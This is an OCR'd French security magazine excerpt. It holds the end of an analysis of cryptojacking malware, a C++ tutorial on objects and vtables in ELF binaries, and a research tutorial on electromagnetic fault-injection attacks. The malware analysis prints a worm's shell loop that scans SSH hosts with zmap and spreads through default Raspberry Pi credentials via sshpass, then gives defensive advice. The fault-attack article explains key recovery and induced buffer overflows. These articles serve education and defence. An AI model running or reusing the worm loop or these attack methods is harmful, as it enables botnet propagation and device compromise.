Il éteint ensuite les processus, afin de réserver l'utilisation des CPU exclusivement au minage, et installe les librairies nécessaires pour pouvoir miner. Les outils ZMap et sshpass seront aussi installés, pour pouvoir répliquer le malware, comme nous le verrons dans le paragraphe suivant. Puis il décompresse le logiciel de minage et commence à miner.

En plus de générer du Monero, le malware tente de se répliquer sur plus de machines pour augmenter la taille du botnet. Le code suivant lance une boucle infinie, ayant pour objectif de scanner le réseau, puis tente de se connecter avec **sshpass** et les identifiants par défaut :

```
01: NAME='mktemp -u 'XXXXXXXX''
02: while [ true ]; do
03:    FILE='mktemp'
04:    zmap -p 22 -o $FILE -n 100000
05:    killall ssh scp
06:    for IP in 'cat $FILE'
07:    do
08:        sshpass -praspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no $MYSELF pi@$IP:/
tmp/$NAME  && echo $IP >> /tmp/.r && sshpass -praspberry ssh pi@$IP -o
ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o PreferredAuthentications
=password -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd
/tmp && chmod +x $NAME && bash -c ./$NAME" &
09:    done
10:    rm -rf $FILE
11:    sleep 10
12: done
```

Pour identifier les victimes potentielles, le malware commence par effectuer un scan global du réseau en utilisant l'outil ZMap, afin de repérer les Raspberry Pi dont le port SSH 22 est ouvert. Les adresses IP des machines correspondant aux critères sont stockées dans un fichier temporaire, créé à la ligne 1.

Lorsqu'une telle machine est trouvée, les identifiants de connexion d'origine vont être testés, pour essayer de s'y connecter. Si le possesseur du Raspberry n'a pas pris la peine de les changer, le nom d'utilisateur par défaut est *pi* et le mot de passe *raspberry*. il est donc possible de s'y connecter pour y copier le malware qui recommencera sa réplication.

3.2.3 Protection et lutte

En cas de contamination, la meilleure solution pour s'assurer d'une suppression totale est d'effacer totalement les données de la carte SD du Raspberry et de réinstaller le système d'exploitation. Bien que long et drastique, ce procédé a l'avantage d'éviter totalement les éventuels résidus ou portes dérobées qui pourraient subsister.

Pour ce cas précis de recommandation spécifique pour se protéger du malware, il convient simplement de suivre les configurations et règles de sécurité de base des Raspberry et des systèmes Linux en général, qui permettent d'éviter beaucoup d'attaques. Ces règles, rappelées sur le site officiel des Raspberry Pi **[6]**, sont les suivantes :

- changer tous les mots de passes et identifiants par défaut ;
- s'assurer que le super-utilisateur nécessite un mot de passe (ce qui n'est pas le cas par défaut) ;
- s'assurer que le système est à jour (surtout le serveur ssh) ;
- si vous n'utilisez pas de communication SSH, désactivez le port 22 ;
- utiliser un firewall ;
- installer fail2ban, pour notamment se prémunir des attaques en brute force.

Conclusion

Dans cet article, nous avons étudié en détail trois logiciels de minage de crypto-monnaie différents, s'exécutant contre la volonté du propriétaire de la machine ciblée.

Le premier cas, le mineur JavaScript, est actuellement au cœur de nombreux débats. Ses défenseurs arguent le fait qu'ils détiennent là une véritable alternative à la publicité, qui permet à leur site internet de vivre tout en épargnant au visiteur la vue de publicités abondantes. Cependant, mal configuré, il aboutit simplement à rendre la navigation impossible, la machine étant totalement employée à effectuer des calculs. De plus, ce sont les aspects imposés et cachés qui gênent : le script s'exécute en fond, sans demande de permission.

Suite à la première vague de protestation survenue dès le lancement de Coinhive, ses développeurs ont réalisé une deuxième famille de scripts, nommée AuthedMine. Ce programme, très proche du premier, implémente une interface graphique qui nécessite une action de l'utilisateur pour lancer le minage, par appui sur le bouton « play ». Le visiteur peut également décider de la puissance de calculs qu'il alloue à cette activité, pour plus d'acceptation du procédé. L'équipe espère donc que le minage de façon modérée et en avertissant rentrera dans les habitudes, et permettra de se passer de publicités sur certains sites.

Les deux autres mineurs présentés rappellent la capacité prodigieuse d'imagination des hackers, quand il s'agit de trouver de nouvelles idées pour générer du profit. Après les vols de données pour la revente et les ransomwares, place à un nouveau *business model*, utilisant des réseaux de machines tiers et la tendance des crypto-monnaies. En plus d'accumuler une grande puissance de calculs sans investissement, les attaquants économisent les frais d'électricité et de maintenance, très élevés dans le cas du minage à cause de l'activité intensive et ininterrompue des processeurs. Cette technique avait déjà été employée en 2015, lorsque le logiciel uTorrent s'était automatiquement muni d'un outil de minage sur Bitcoin suite à une mise à jour.

Quoi qu'il en soit, la responsabilité de l'utilisateur est engagée, puisque c'est à cause d'une négligence que les machines peuvent être infectées. Tant que les erreurs classiques de paramétrages et que les versions obsolètes continueront d'être fréquentes, les malwares feront partie du quotidien. La connaissance des crypto-monnaies et de leurs cours pourraient permettre d'illustrer l'importance de protéger son ordinateur, en pointant le risque de piratage de portefeuille et le manque à gagner en cas de minage pour une autre personne. ■

Références

[1] Prix, volumes échangés et autres informations sur la majorité des crypto-monnaies : https://www.cryptocompare.com/

[2] Site officiel de Coinhive : https://coinhive.com/documentation/miner

[3] Recommandations de l'agence de cybersécurité européenne (ENSIA) sur les mineurs JavaScript : https://www.enisa.europa.eu/publications/info-notes/cryptojacking-cryptomining-in-the-browser

[4] Analyse d'Eternalminer par les équipes de Kaspersky : https://securelist.com/sambacry-is-coming/78674/

[5] Analyse de Linux.MulDrop.14 par les équipes de Dr.Web : https://vms.drweb.com/virus/?i=15389228&lng=en

[6] Recommandations de sécurité pour les Raspberry Pi : https://www.raspberrypi.org/documentation/configuration/security.md


ACTUELLEMENT DISPONIBLE

GNU/LINUX MAGAZINE HORS-SÉRIE N°95 !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com



VOYAGE EN C++IE : LES OBJETS

Serge GUELTON – sguelton@quarkslab.com
Ingénieur R&D chez Quarkslab

mots-clés : C++ / ELF / PROGRAMMATION ORIENTÉE OBJET

Cet article est le second d'une mini-série sur le C++, ou plutôt sur les binaires compilés depuis C++, leurs particularités, comment les concepts du langage se retrouvent parfois dans le binaire final.

Comprendre le lien entre du code C++ et sa version compilée fournit parfois une aide précieuse à l'analyste. Dans cette optique, cette mini-série explore différentes facettes d'un binaire et leur lien avec le source d'origine quand ce dernier est du C++.

Pour cette fois, nous allons nous intéresser aux objets, à l'héritage, aux fonctions virtuelles et à comment ces concepts se retrouvent dans le fichier ELF final — on restera dans le monde Linux. Le compilateur utilisé est clang++ 5.0, et c'est le standard C++11 qui est utilisé. Et enfin, on cible du x86 64 bits.

1 Un objet, c'est bien peu de choses

Les concepts de classe, d'héritage, de fonctions membres virtuelles n'existent pas au niveau assembleur. Ils ne sont même pas présents explicitement au niveau LLVM, c'est dire. Parfois, ils ne changent rien, comme la l'attribut de fonction membre **override**, ou les visibilités **public**, **private**, etc. Parfois, ils laissent une trace dans le binaire, et c'est ça qui va nous intéresser.

Commençons simplement, avec un constructeur par défaut :

```
struct S {
    int field;
} s;
```

Si je compile ce code avec GCC, comme j'ai déclaré une variable globale, j'obtiens :

```
s:
    .zero    4
    .size    s, 4
```

Si je remplace le constructeur par une *factory* pour appeler le constructeur dynamiquement :

```
struct S {
    int field;
};

S make_s() {
    return {};
}
```

On obtient (en compilant avec **clang++ -O2 a.cc -S -o - -std=c++11 -masm=intel | grep -E -v '^\s*[\.#]' | sed 's/ *#.*//'** un code qui peut paraître troublant :

```
_Z6make_sv:
    xor eax, eax
    ret
```

OK pour le xor qui donne une valeur par défaut au champ **field**, mais on remarque que la valeur de retour se confond avec l'unique membre de **S**. Cela correspond au fait que la notion de type a disparu, notre objet n'est plus qu'une séquence de champs qui tient là dans un registre. Si on enrichit un peu notre objet :

```
#include <tuple>

std::tuple<int, double> make_tuple() {
    return {};
}
```

On obtient :

```
_Z10make_tuplev:
    xorps    xmm0, xmm0
    xor    eax, eax
    ret
```

On notera que même si on s'attend, pour notre architecture, à ce que le tuple fasse 4 + 8 = 12 octets, un *sizeof* nous confirme qu'elle en fait 16, il y a eu du *padding*.

Et si notre objet grossit un peu, on ne se contente plus de passer une valeur de retour, mais on modifie un pointeur vers l'objet non initialisé, passé en paramètre :

```
#include <tuple>

std::tuple<int, double[2]> make_tuple() {
    return {};
}
```

Se compile en :

```
_Z10make_tuplev:
    xorps    xmm0, xmm0
    movups    xmmword ptr [rdi], xmm0
    mov    dword ptr [rdi + 16], 0
    mov    rax, rdi
    ret
```

On l'a compris, une classe, ce n'est jamais rien d'autre qu'un paquet d'octets rangés les uns à côté des autres. On notera au passage que l'utilisation d'un **`std::tuple<...>`** est correctement optimisée par le compilateur.

2 L'héritage Mitsouko

Si un objet est équivalent à la suite de ses variables membres, qu'en est-il d'un objet dont la classe est définie par héritage ? On a un premier élément de réponse avec le code de la section précédente, puisque dans la libstdc++, les tuples sont définis par héritage : quand on hérite d'une classe, on ajoute (récursivement) les champs de la classe héritée aux nôtres, comme l'illustre ce petit exemple :

```
struct P {
  double p ;
};
struct Q {
  int p  ;
};
struct R {
  double p ;
};

struct S : P, Q, R {
};

S make_s() {
  return {};
}
```

Qui une fois compilé, donne :

```
_Z6make_sv:
    xorps    xmm0, xmm0
    movups    xmmword ptr [rdi], xmm0
    mov    qword ptr [rdi + 16], 0
    mov    rax, rdi
    ret
```

Toutes les règles d'héritage virtuel ne changent rien à cette organisation de la mémoire. Du moins tant qu'il n'y a pas de fonctions virtuelles, mais on verra ça un peu plus loin.

3 Les fonctions membres

Les familiers de Python seront certainement ravis d'observer le résultat de la compilation de la fonction suivante :

```
class S {
  int field;
  public:
  __attribute__((noinline)) int get() const  { return field; }
};

int foo(S s) {
   return s.get();
}
```

Et là, stupeur et tremblements :

```
_Z3foo1S:
    push    rax
    mov    dword ptr [rsp], edi
    mov    rdi, rsp
    call    _ZNK1S3getEv
    pop    rcx
    ret

_ZNK1S3getEv:
    mov    eax, dword ptr [rdi]
    ret
```

La fonction **`S::get() const`** prend en premier paramètre, à travers **`rdi`**, la valeur de **`this`**.

4 Les fonctions virtuelles

Ahhh les fonctions virtuelles. Elles ont fait la gloire de Java et permettent de briller en société en parlant de *vtable*. Le principe est simple. Si on a un appel de méthode virtuelle, la résolution de méthode se fait à l'exécution et non à la compilation :

```
struct S {
  virtual int get() const;
};

int foo(S& s) {
   return s.get();
}
```

Le code compilé est assez curieux au premier abord :

```
_Z3fooR1S:
    mov    rax, qword ptr [rdi]
    jmp    qword ptr [rax]
```

Le **mov** déréférence le pointeur passé en paramètre (oui, une référence n'est jamais qu'un pointeur forcément initialisé) et la valeur obtenue est utilisée pour faire un appel de fonction indirect à travers un **jmp**. Ce premier déréférencement correspond à l'accès à la *vtable*, comme on peut le voir si on crée une instance de classe dérivant de **S** :

```
struct S {
  virtual int get() const;
};

struct P : S {
  virtual int get() const { return 1; }
};


P make_p() {
   return {};
}
```

Le code compilé pour la fonction **make_p** n'est pas aussi vide qu'on l'y croirait :

```
_Z6make_pv:
    mov    qword ptr [rdi], _ZTV1P+16
    mov    rax, rdi
    ret

_ZNK1P3getEv:
    mov    eax, 1
    ret
[...]
_ZTV1P:
    .quad    Ø
    .quad    _ZTI1P
    .quad    _ZNK1P3getEv
    .size    _ZTV1P, 24

    .type    _ZTS1P,@object
    .section    .rodata._ZTS1P,"aG",@progbits,_ZTS1P,comdat
    .weak    _ZTS1P
_ZTS1P:
    .asciz    "1P"
    .size    _ZTS1P, 3

    .type    _ZTI1P,@object
    .section    .rodata._ZTI1P,"aG",@progbits,_ZTI1P,comdat
    .weak    _ZTI1P
_ZTI1P:
    .quad    _ZTVN10__cxxabiv120__si_class_type_infoE+16
    .quad    _ZTS1P
    .quad    _ZTI1S
    .size    _ZTI1P, 24
```

Alors il y a pas mal de choses à dire. Si on regarde **_Z6make_pv**, on voit que l'objet **P** n'est pas vide, mais contient un champ, qui est initialisé à **_ZTV1P+16**, soit **_ZNK1P3getEv**, l'adresse de la fonction à effectivement appeler dans le cas d'un appel virtuel.

On notera aussi que **_ZTV1P+8** contient les fameuses RTTI les *RunTime Type Informations*. D'ailleurs, si on utilise le drapeau de compilation **-fno-rtti**, cette valeur est bien mise à 0.

On parle de *virtual table* parce qu'il y a une entrée pour chaque fonction virtuelle, comme dans le cas suivant :

```
struct S {
  virtual int get() const;
  virtual int& get();
};

struct P : S {
  int n;
  virtual int get() const { return n; }
  virtual int& get() { return n; }
};


P make_p() {
   return {};
}
```

Qui, une fois compilé et un peu nettoyé, donne :

```
_Z6make_pv:
    mov    qword ptr [rdi + 8], Ø
    mov    qword ptr [rdi], _ZTV1P+16
    mov    rax, rdi
    ret

_ZNK1P3getEv:
    mov    eax, dword ptr [rdi + 8]
    ret

_ZN1P3getEv:
    lea    rax, [rdi + 8]
    ret

_ZTV1P:
    .quad    Ø
    .quad    Ø
    .quad    _ZNK1P3getEv
    .quad    _ZN1P3getEv
    .size    _ZTV1P, 32
```

On identifie rapidement dans **_ZTV1P+16** les adresses des deux fonctions virtuelles de **P**. Voilà pour les fonctions virtuelles !

5 Fonctions virtuelles et héritage multiple

Si on combine ce qu'on a découvert sur les *vtable* et sur l'héritage, on peut facilement prédire ce qui se passera lors de la compilation de ce fragment de code :

```
struct P {
  virtual int get() const { return 1;}
};
struct S {
  int field;
  virtual int &get() { return field;}
};
```

```
struct F : P, S {
};

F make_f() {
  return {};
}
```

A priori, on devrait avoir un champ dans **F**, ainsi que l'initialisation de la *vtable* de **P** et celle de **S**. Vérifions :

```
_Z6make_fv:
    mov    qword ptr [rdi + 16], 0
    mov    eax, _ZTV1F+40
    movq    xmm0, rax
    mov    eax, _ZTV1F+16
    movq    xmm1, rax
    punpcklqdq    xmm1, xmm0
    movdqu    xmmword ptr [rdi], xmm1
    mov    rax, rdi
    ret

_ZNK1P3getEv:
    mov    eax, 1
    ret

_ZN1S3getEv:
    lea    rax, [rdi + 8]
    ret
```

```
_ZTV1F:
    .quad    0
    .quad    _ZTI1F
    .quad    _ZNK1P3getEv
    .quad    -8
    .quad    _ZTI1F
    .quad    _ZN1S3getEv
    .size    _ZTV1F, 48
```

Et voilà ! Une table virtuelle pour **_ZTV1F+40** qui stocke **_ZN1S3getEv** et une pour **_ZTV1F+16** qui stocke **_ZNK1P3getEv**. D'ailleurs, un **static_assert(sizeof(F) == 24, "large!")** nous garantit que notre petit objet, même s'il ne contient qu'un seul champ **field** de 4 octets sur ma machine, contient aussi des champs cachés : les deux adresses des *vtables* (8 octets chacune). Les 4 octets restants sont là pour l'alignement, d'ailleurs si on ajoute la directive **#pragma pack(1)**, on obtient **sizeof(F) == 20**.

Conclusion

Déjà, merci à Lancelot Six, Paul Blottière et Adrien Guinet pour leurs relectures attentives **/o/**. Et en guise de conclusion, on ne peut qu'apprécier ce fameux principe du *costless abstraction* en C++. Par rapport à la complexité du langage, l'assembleur généré est d'une surprenante légèreté ! ■

ATTAQUES PAR FAUTE

Ronan LASHERMES – ronan.lashermes@inria.fr
SED&LHS/INRIA-RBA

mots-clés : *ATTAQUES PHYSIQUES / ATTAQUES PAR FAUTE / SYSTÈMES EMBARQUÉS*

Rendre vulnérable un code sûr, réaliser une porte dérobée indétectable, voici quelques possibilités des attaques par faute. Faites chauffer votre amplificateur RF, nous allons faire des étincelles !

On l'oublie souvent, mais un programme, même bas niveau, est un objet très abstrait. Que se passe-t-il si l'électronique déraille parce qu'une erreur y a été provoquée ? La frontière entre le matériel et le logiciel est source de nouvelles vulnérabilités. Voici une petite mise en bouche aux attaques par fautes matérielles, une technique puissante et peu connue.

1 Histoires de fautes

Une faute est l'effet obtenu, causé par un dysfonctionnement du système, souvent au niveau des signaux électriques. Les fautes sur les systèmes informatiques ont une histoire qui remonte aux premiers circuits intégrés. Dans les années 50, les tests nucléaires faisaient planter les appareils chargés de collecter des données. Puis la conquête spatiale a vu les premiers ordinateurs envoyés dans l'espace. Malheureusement, les rayons cosmiques généraient des erreurs. Plus tard, des éléments radioactifs présents dans les packages de puces électroniques perturbaient le fonctionnement de celles-ci.

Les environnements radiatifs ne font pas bon ménage avec l'électronique. Pour obtenir des puces plus fiables, il fallait être capable de simuler en laboratoire ces environnements. Les premières fautes par laser ont ainsi été obtenues dès les années 60.

En parallèle, la cryptographie moderne civile est née avec le DES (1975) et RSA (1977). Mais ce n'est que 20 ans plus tard (il y a 20 ans !) que les deux problématiques fusionnent. En 1997, deux papiers académiques indépendants montrent comment des fautes présentes durant l'exécution d'algorithmes cryptographiques (DES et **[RSA]** encore eux) permettent à l'attaquant de retrouver la clé secrète. Les attaques par faute étaient nées, devenant un enjeu de sécurité informatique.

2 Comment fait-on une faute ? À quoi cela sert ?

La beauté toute mathématique d'une attaque cryptanalytique ne doit pas nous cacher la réalité physique d'une attaque physique par faute : une faute est causée par des électrons en trop ou en moins au mauvais moment.

2.1 Moyens techniques

Les techniques pour créer ce mauvais comportement sont diverses, plus ou moins simples, plus ou moins coûteuses. En général, l'attaquant doit pouvoir accéder physiquement à la cible. Les attaques laser demandent un équipement coûteux et l'ouverture de la puce cible (retirer le package autour de la puce proprement dite). Mais leur précision est inégalée, il est possible dans certains cas de choisir le transistor à fauter. Beaucoup plus simple à mettre en œuvre, les perturbations d'horloge et d'alimentation. Dans le cas de la perturbation d'horloge, un cycle d'horloge unique est raccourci en dessous du temps nécessaire aux signaux pour se stabiliser. De même, si la tension d'alimentation est réduite pendant un temps suffisamment court, une erreur sera générée, mais la puce ne plantera pas. En effet, si la tension d'alimentation diminue, les signaux mettent plus de temps à traverser les transistors, à se propager, et donc peuvent ne pas être stabilisés à leur valeur correcte lors du front d'horloge suivant.

Ma technique préférée reste l'injection de faute électromagnétique. Placez la puce sous une antenne (en champ proche, la sonde doit être à quelques millimètres des lignes métalliques de la puce) et envoyez une pulsation de courant dans cette antenne, c'est-à-dire envoyez un gros courant durant un temps très court. Sous les bonnes conditions, une faute est générée. Pas de modification de la puce ou de la carte, on peut même cibler une partie précise de la puce. En effet, l'antenne est couplée avec les lignes métalliques à la surface de la puce, un peu à la manière des plaques à induction en cuisine. Ainsi un courant dans l'antenne sera transmis dans les lignes couplées : un bus de données, la ligne d'alimentation, etc.

Ces techniques permettent de créer physiquement des fautes et de cibler temporellement la perturbation de manière précise. Le prix des équipements nécessaires varie suivant les cibles, la précision et les techniques. Des cartes à « bas coût » **[ChipWhisperer]**, ou un simple FPGA, permettent de s'essayer aux attaques physiques simplement. Un laser très précis peut

vous coûter un demi-million d'euros. Entre les deux, l'injection électromagnétique reste abordable pour de petites structures ou un individu motivé (et c'est bien le problème du point de vue de la défense).

Il est possible de créer des fautes matérielles de manière purement logicielle. La plus connue de ces attaques est **[RowHammer]** qui permet de modifier des bits d'une mémoire « à l'usure ». Un autre exemple est **[CLKSCREW]**, ici l'attaquant prend le contrôle du microcontrôleur qui gère l'énergie d'un téléphone (c'est-à-dire qui contrôle l'alimentation électrique et la vitesse de l'horloge). Ainsi, une plateforme d'injection de fautes matérielles est fournie gracieusement avec votre téléphone !

2.2 Un peu de cryptographie

Illustrons un peu la puissance d'une attaque par faute à travers un exemple sur l'algorithme de chiffrement symétrique AES (inspiré de **[Giraud]**).

Sans entrer dans les détails, il suffit de savoir qu'un calcul d'AES est effectué sur un bloc de 16 octets (appelé le *State*) par l'application successive, par tours, de sous-fonctions (**SubBytes**, **ShiftRows**, **MixColumns** et **AddRoundKey**). Une clé de tour différente, dérivée de la clé maître de manière bijective, est utilisée pour chaque **AddRoundKey**.

À la fin de l'algorithme, un octet du chiffré (**C**) est calculé à partir d'un octet de la 10ème clé de tour (**K10**) et d'un octet du *State* à la fin du 9ème tour (**M9**) à l'aide de la formule suivante. **SB** est une s-box, une fonction élémentaire de **SubBytes** qui substitue un octet à un autre.

```
C = K10 xor SB(M9)
```

On simplifie ici en ne considérant qu'un seul octet, mais il faut évidemment appliquer ces opérations au *State* en entier.

Imaginons maintenant qu'un attaquant soit capable de générer une faute (toujours de valeur **e** = 0x01 par exemple) sur **M9**. Cette faute se propage donc jusqu'au chiffré (**C***).

```
C* = K10 xor SB(M9 xor e)
```

L'attaquant ignore **K10**, c'est d'ailleurs ce qu'il cherche. Il peut utiliser une attaque différentielle pour gagner de l'information sur la clé.

```
C xor C* = SB(M9) xor SB(M9 xor e)
```

L'attaquant connaissant **C**, **C***, **e** et la fonction **SB**, il n'y a en fait que deux **M9** solutions de cette équation.

```
K10 = C xor SB(M9)
```

On a donc deux possibilités pour l'octet de clé **K10**, pas mal pour une seule faute. Il suffit de répéter l'opération




Figure 1

avec un **M9** (donc un texte) différent pour trouver **K10** de manière unique. On peut paralléliser si tous les octets sont fautés pour retrouver la clé complète.

2.3 Modèles de faute

Le modèle de faute correspond à la modélisation de la faute au niveau d'abstraction considéré pour l'attaque. Au niveau physique, la faute est créée par des électrons en trop. Mais ces électrons supplémentaires circulent sur un bus, et inversent donc la valeur d'un bit lu (modèle *bit-flip*). Il s'agit d'un bit d'une instruction lors de sa lecture (*prefetch*), plus précisément la valeur chargée dans un registre a été modifiée d'un seul bit. Ainsi dans notre algorithme (AES), une valeur (M9) a vu un bit inversé (erreur mono-bit) donnant une faute e=0x01. Nous venons de voir comment cette faute pouvait permettre de retrouver une clé cryptographique.

Ainsi le modèle de faute est avant tout une vue à un niveau d'abstraction donné. La traversée des niveaux d'abstraction donne plusieurs interprétations à un même phénomène physique.

En pratique, obtenir un modèle de faute précis n'est pas toujours évident. La gigue (variance temporelle) empêche l'attaquant de cibler proprement un instant et le nombre de paramètres à gérer pour une injection réussie est très élevé. L'attaquant doit donc souvent se contenter d'un modèle de faute probabiliste : pour des paramètres donnés, dans x % des cas on obtient le modèle de faute 1, dans y % le modèle de faute 2, etc.

3 Fun with faults

Faisons une pause un moment pour imaginer un monde où l'attaquant a le pouvoir d'altérer une ou plusieurs instructions du programme exécuté selon sa volonté, de manière totalement indétectable pour la cible... Une goutte de sueur vient de couler le long de votre front ? Cela permet en effet de contrecarrer la plupart des techniques logicielles de protection. Le Secure Boot par exemple vérifie avant tout l'intégrité statique d'une image et ne peut souvent pas détecter l'altération dynamique d'une instruction de cette même image.

Au Laboratoire Haute Sécurité (LHS) de l'INRIA à Rennes, nous avons une plateforme d'injection de fautes électromagnétique performante à disposition. Nous essayons donc de créer des vulnérabilités dans notre application, au demeurant sûre d'un point de vue logiciel.

Notre cible ici est un petit microcontrôleur, un STM32F1 contenant un cœur Cortex-M3 à 24MHz sur une carte STM32VLDISCOVERY (disponible pour environ 10€). À l'aide d'un GPIO (un picot directement contrôlé par notre code), nous sortons un signal de synchronisation qui déclenche l'injection de faute. Ok, c'est de la triche, mais nous nous intéressons ici avant tout à ce que l'on peut faire avec des injections de faute. Les autres techniques de synchronisation sont principalement de déclencher sur des motifs d'entrées/sorties ou à l'aide de l'utilisation de canaux auxiliaires.

Nos équipements utilisés pour l'injection de faute sont : deux générateurs de signaux Keysight 33509B et 81160A, un amplificateur Milmega 80RF1000-175 et une antenne Langer RF B 0.3-3.




Figure 2

3.1 Détournement de flot de contrôle

Commençons par un cas simple :

```
if (correct == 1) {
  status = 0xFFFFFFFF; }
else {
  status = 0x55555555; }
```

Ce petit bout de code change une variable **status** selon une autre variable **correct**. Imaginez par exemple une vérification de code PIN. Selon ce programme, **status** et **correct** sont deux variables liées. Après ce fragment de code, il n'est normalement pas possible d'avoir :

```
status == 0x55555555 && correct == 1
```

Et pourtant, injectons une faute au cours de ce programme en fixant **correct** à 1, et observons la valeur de **status**. En fait, on va balayer temporellement une durée qui correspondra aux instants où l'on pense que le programme s'exécute. Ainsi par tâtonnement, on finit par trouver un instant d'injection dont le **status** lu vaut 0x55555555, et en utilisant un debuggeur on vérifie que **correct** vaut bien 1.

L'invariant n'est plus respecté, pourtant l'image n'a pas été modifiée statiquement. Si on vérifie le programme avant ou après l'exécution il est tout à fait correct. Les applications, nombreuses, du détournement dynamique du flot de contrôle sont laissées à l'imagination du lecteur...

Que s'est-il passé ? Sur cette puce, le modèle de faute supposé est le suivant : la valeur de l'instruction qui est en train d'être chargée (*prefetch*) est modifiée par le pulse électromagnétique. La nouvelle valeur est différente de quelques bits et c'est bien cette nouvelle instruction qui sera exécutée à la place de l'autre. Dans certains cas, cette instruction sera invalide et plantera la puce. Dans de nombreux cas, la nouvelle instruction n'a pas d'effet de bord et n'influe pas sur le reste du programme. Il s'agit alors d'un NOP (*no-operation*) virtuel. Enfin, dans certains rares cas, la nouvelle instruction ne plante pas la puce et a bien un effet sur le programme. On est alors en général surpris du résultat, par exemple avec un branchement aléatoire.

Dans notre exemple, un NOP sur l'instruction de comparaison peut expliquer le résultat observé.

3.2 Dépassement de tampon, le retour

Le dépassement de tampon (*buffer overflow*) est une technique d'attaque maintenant bien connue et dont on se prémunit relativement bien aujourd'hui. Dans ce nouveau cas d'usage, nous cherchons à rendre vulnérable le code suivant :

www.hsc-formation.fr

HSC by Deloitte.

```
char big_text[256];
...
char text[128];
unsigned char key[16];

...
//copier au plus 128 octets de big_text dans text
strncpy(text, big_text, 128);
```

La variable **big_text** est remplie avec un motif (01 02 03...) facilement reconnaissable en mémoire.

Au-delà des faiblesses de ce code, il n'y a pas de vulnérabilité évidente. Même si la source de la copie est plus grande que la destination, la limite de 128 octets empêche le dépassement de tampon.

Sur notre microcontrôleur, l'appel à **strncpy** donne les instructions suivantes :

```
mov r2, r5 ; limite de copie (128) depuis r5
mov r0, r6 ; adresse de destination (text)
ldr r1, [pc, #24] ; adresse source (big_text)
bl 8004770 <strncpy>
```

Notre objectif est de supprimer la première instruction qui charge la limite de 128 octets. Ainsi, la limite est fixée par la valeur du registre **r2** lors de l'appel, qui est complètement contingente ; cette valeur dépend du code exécuté précédemment. Nous nous remettons donc au hasard pour que **r2** soit supérieur à 128.

Nous avons donc injecté une faute selon ce schéma. Et là... la puce plante. On lance le débogueur, on regarde la mémoire après une injection de faute réussie et on observe des zéros partout. Étrange... On regarde la valeur de **r2** si la première instruction est supprimée, et on voit que **r2** contient une adresse (0x2000xxxx). En regardant la documentation de **strncpy**, si la taille limite est plus grande que la taille de la source, le reste de la destination est remplie avec des zéros. Cela fait sens avec ce qu'on observe, mais du coup l'attaque ne fonctionne pas.

Seulement au cours de l'attaque, on balaye temporellement l'instant d'injection comme expliqué précédemment. Et un comportement étrange est détecté, autre que le plantage dû à l'effacement de la mémoire. La valeur de la clé est modifiée, mais la nouvelle valeur ne correspond pas au motif attendu (0x81 0x82 0x83 ...) en cas de dépassement de tampon, mais au motif (0x71 0x72 0x73 ...) qui vient quand même de **big_text**. En regardant la mémoire avec notre débogueur, nous nous apercevons que seuls 128 octets ont été copiés, mais l'adresse de destination a été décalée de 16 octets !

Ainsi, notre faute ne correspond pas ici à un NOP mais bien à la modification d'une valeur chargée dans un registre et donc de l'adresse de destination de la copie. Par chance, cette modification est ici une adresse décalée de 16 octets, notre clé est remplacée par une valeur prédéterminée.

Ce cas est une illustration de la puissance des attaques en faute, le dépassement de tampon est obtenu grâce à la modification de l'adresse de destination. Mais cela illustre aussi les difficultés expérimentales, on n'obtient pas toujours exactement l'effet voulu.

3.3 Porte dérobée activée par faute

